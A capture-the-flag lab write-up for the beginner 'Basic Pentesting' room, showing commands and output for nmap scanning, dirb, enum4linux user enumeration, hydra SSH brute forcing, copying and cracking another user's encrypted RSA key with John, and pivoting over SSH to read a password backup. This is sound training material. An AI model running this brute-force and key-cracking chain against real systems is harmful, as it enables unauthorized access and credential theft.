
Basic Pentesting

Created	@August 19, 2022 2:45 AM
Tags	Beginner Completed

In this room, it is to teach basic penetration testing such as brute forcing, hash cracking, service and linux enumeration.

- Find the services exposed by the machine

  $ nmap -sV machineIP




```
└─$ nmap -sV 10.10.156.142
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-22 05:55 EDT
Nmap scan report for 10.10.156.142
Host is up (0.19s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13?
8080/tcp open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit t
he following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.92%I=7%D=8/22%Time=6303530B%P=x86_64-pc-linux-gnu%r(SI
```

- What is the name of the hidden directory on the web server(enter name without /)?

  Answer → development

  $ dirb machineIP




```
└─$ dirb http://10.10.156.142
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Aug 22 06:01:03 2022
URL_BASE: http://10.10.156.142/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.156.142/ ----
==> DIRECTORY: http://10.10.156.142/development/
```

- What is the username?

  Answer → jan

$ enum4linux -a 10.10.156.142 | tee enum4linux.log

Using the command for us to perform a Linux enumeration into the sever and copy the result into a file `enum4linux.log` . Based on the result, we can get the local user with thee username and others relevant information to the user.




```
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''

S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

 ================================( Getting printer info for 10.10.156.142 )================================

No printers returned.


enum4linux complete on Mon Aug 22 06:25:16 2022
```

- What is the password?

  Answer → armando

$ hydra -l jan -P /arfuu/wordlist/rockyou.txt ssh://10.10.156.142

To get the password, we can use hydra to brute force and crack for it. In this case, we’re going to crack the password for the `jan` username with rockyou wordlist.



```
└─$ hydra -l jan -P /arfuu/wordlist/rockyou.txt ssh://10.10.156.142
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-22 06:35:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
-t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.156.142:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 14344223 to do in 1350:41h, 16 active
[STATUS] 112.67 tries/min, 338 tries in 00:03h, 14344062 to do in 2121:55h, 16 active
[22][ssh] host: 10.10.156.142   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-22 06:42:05
```

- What service do you use to access the server(answer in abbreviation in all caps)?

  Answer → SSH

  According to the NMAP result above, we can see that SSH port is open for public to remote access.

- What is the name of the other user you found(all lower case)?


  Answer → kay

  If you have found another user, what can you do with this information?

  What is the final password you obtain?


  Answer → heresareallystrongpasswordthatfollowsthepasswordpolicy$$

  Using the username and password we had cracked above, lets SSH to remote access into jan machine. Navigate to home, we can find kay directory. Inside kay directory, we found there is a pass.bak found but we are not able to open because user jan doesn’t have the permission.



```
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ 
```

There is a .ssh file in kay directory. We found kay private key. Copy the private key into our local machine and we can crack the password with JohnTheRipper.




```
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
```

$ python3 /usr/share/john/ssh2john.py id.rsa.txt > decrpt.txt


$ sudo john decrpt.txt --wordlist=/arfuu/wordlist/rockyou.txt

Using rockyou.txt wordlist, we are able to crack the password for kay.




```
└─$ sudo john decrpt.txt --wordlist=/arfuu/wordlist/rockyou.txt
[sudo] password for arfuu:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id.rsa.txt)
1g 0:00:00:04 DONE (2022-08-22 07:09) 0.2114g/s 17495p/s 17495c/s 17495C/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Once we got the password, lets ssh remote from jan machine with the rsa key. We will prompt to enter the kay password that we cracked above. Boom ! We got into the kay machine.



```
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@10.10.156.142
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.156.142 (10.10.156.142)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yees
Please type 'yes' or 'no': yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Lastly, cat for the pass.bak file and we got the last password !



```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```